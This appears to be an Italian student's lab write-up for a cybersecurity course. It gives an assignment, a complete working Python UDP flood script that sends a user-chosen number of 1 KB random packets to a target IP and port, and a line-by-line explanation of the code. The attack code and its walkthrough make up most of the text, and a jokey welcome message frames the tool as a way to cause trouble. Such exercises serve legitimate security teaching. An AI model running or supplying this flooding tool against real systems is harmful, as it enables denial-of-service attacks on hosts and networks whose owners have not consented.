

TRACCIA

Input dell'IP Target:

- Il programma deve richiedere all'utente di inserire l'IP della macchina target. Input della Porta

Target:

- Il programma deve richiedere all'utente di inserire la porta UDP della macchina target.

Costruzione del Pacchetto:

- La grandezza dei pacchetti da inviare deve essere di 1 KB per pacchetto.
- Suggerimento: per costruire il pacchetto da 1 KB, potete utilizzare il modulo random per la generazione di byte casuali.


Numero di Pacchetti da Inviare:

- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.


PROGRAMMA

```
udpflood2.py X
C - PYTHON > udpflood2.py > ...
1  import socket
2  import random
3
4  # Funzione per inviare pacchetti UDP
5  def udp_flood(ip, port, pacchetti):
6      # Crea un socket UDP
7      s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
8
9      # Creare dati casuali
10     dati = bytearray(random.getrandbits(8) for _ in range(1024))
11
12     # Trasmissione dei pacchetti
13     for i in range(pacchetti):
14         s.sendto(dati, (ip, port))
15         print("Pacchetto", i + 1, "inviato")
16
17     print("Attacco completato.")
18     s.close()
19
20
21 # Messaggio di benvenuto
22 print("E' un buon giorno per rompere le scatole")
23
24 # Inserire id
25 ip = input("Inserisci l'indirizzo IP: ")
26
27 # Inserire la porta
28 try:
29     port = int(input("Inserisci la porta (1-65535): "))
30 except:
31     print("Errore: la porta deve essere un numero.")
32     exit()
33
34 # Range di porte
35 if port < 1 or port > 65535:
36     print("Errore: la porta deve essere tra 1 e 65535.")
37     exit()
38
39 # Inserire i pacchetti
40 try:
41     pacchetti = int(input("Quanti pacchetti vuoi inviare? "))
42 except:
43     print("Errore: inserisci un numero valido.")
44     exit()
45
46 # Controllo dei pacchetti
47 if pacchetti <= 0:
48     print("Errore: il numero deve essere maggiore di zero.")
49     exit()
50
51 # Avvio la funzione
52 udp_flood(ip, port, pacchetti)
```


FASE PRE-ATTACCO



FASE DI ATTACCO



FASE ATTACCO TERMINATO



SPIEGAZIONE DEL PROGRAMMA

Import delle librerie

```
import socket
import random
```

- socket: serve per creare connessioni di rete (qui, per inviare pacchetti UDP).
- random: ci serve per generare dati casuali da mandare nel pacchetto.

Definizione della funzione udp_flood

```
def udp_flood(ip, port, pacchetti):
```

Stiamo creando una **funzione** chiamata `udp_flood` che prende 3 cose:

- ip: l'indirizzo del computer bersaglio,
- port: la porta di rete,
- pacchetti: quanti pacchetti inviare.

```
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

Creiamo un **socket** di tipo UDP (che non richiede connessione stabile).

- AF_INET = usa IPv4.
- SOCK_DGRAM = tipo di socket per UDP.

```
dati = bytearray(random.getrandbits(8) for _ in range(1024))
```

Generiamo 1024 byte (1 KB) di dati casuali.

- random.getrandbits(8) crea un numero da 0 a 255 casualmente (1 byte).
- bytearray(...) crea un blocco di dati da inviare quindi crea il contenuto del pacchetto.

```
for i in range(pacchetti):  
    s.sendto(dati, (ip, port))  
    print("Pacchetto", i + 1, "inviato")
```

Un **ciclo** che si ripete pacchetti volte.

- sendto(...) manda i dati all'IP e porta indicati.
- Stampa un messaggio per ogni pacchetto inviato (ho scritto i +1 in modo tale che l'utente veda pacchetti inviati che partono da 1 e non da 0; qualora lasciassimo soltanto la variabile "i" risulterebbe per esempio "pacchetto 0 inviato").

```
print("Attacco completato.")  
s.close()
```

- Dopo il ciclo, stampiamo un messaggio di fine.
- Chiudiamo il socket per liberare la connessione.

```
ip = input("Inserisci l'indirizzo IP: ")
```

- Chiediamo all'utente di inserire l'indirizzo IP da attaccare.

```
try:  
    port = int(input("Inserisci la porta (1-65535): "))  
except:  
    print("Errore: la porta deve essere un numero.")  
    exit()
```

- Chiediamo la **porta**.
- int(...) trasforma il testo inserito in numero.
- Se l'utente scrive qualcosa che non è un numero (es. "ciao"), andiamo in except e usciamo (exit()).

```
if port < 1 or port > 65535:  
    print("Errore: la porta deve essere tra 1 e 65535.")  
    exit()
```

- Controlliamo che la porta sia in un intervallo valido.
- Le porte valide vanno da 1 a 65535.

```
try:  
    pacchetti = int(input("Quanti pacchetti vuoi inviare? "))  
except:  
    print("Errore: inserisci un numero valido.")  
    exit()
```

- L'utente inserisce quanti pacchetti vuole inviare.
- Se scrive qualcosa di sbagliato (es. lettere), mostriamo errore.

```
if pacchetti <= 0:  
    print("Errore: il numero deve essere maggiore di zero.")  
    exit()
```

- Controlliamo che il numero sia **maggiore di zero**.

```
udp_flood(ip, port, pacchetti)
```

- Se tutto è ok, chiamiamo la funzione `udp_flood` con i dati inseriti.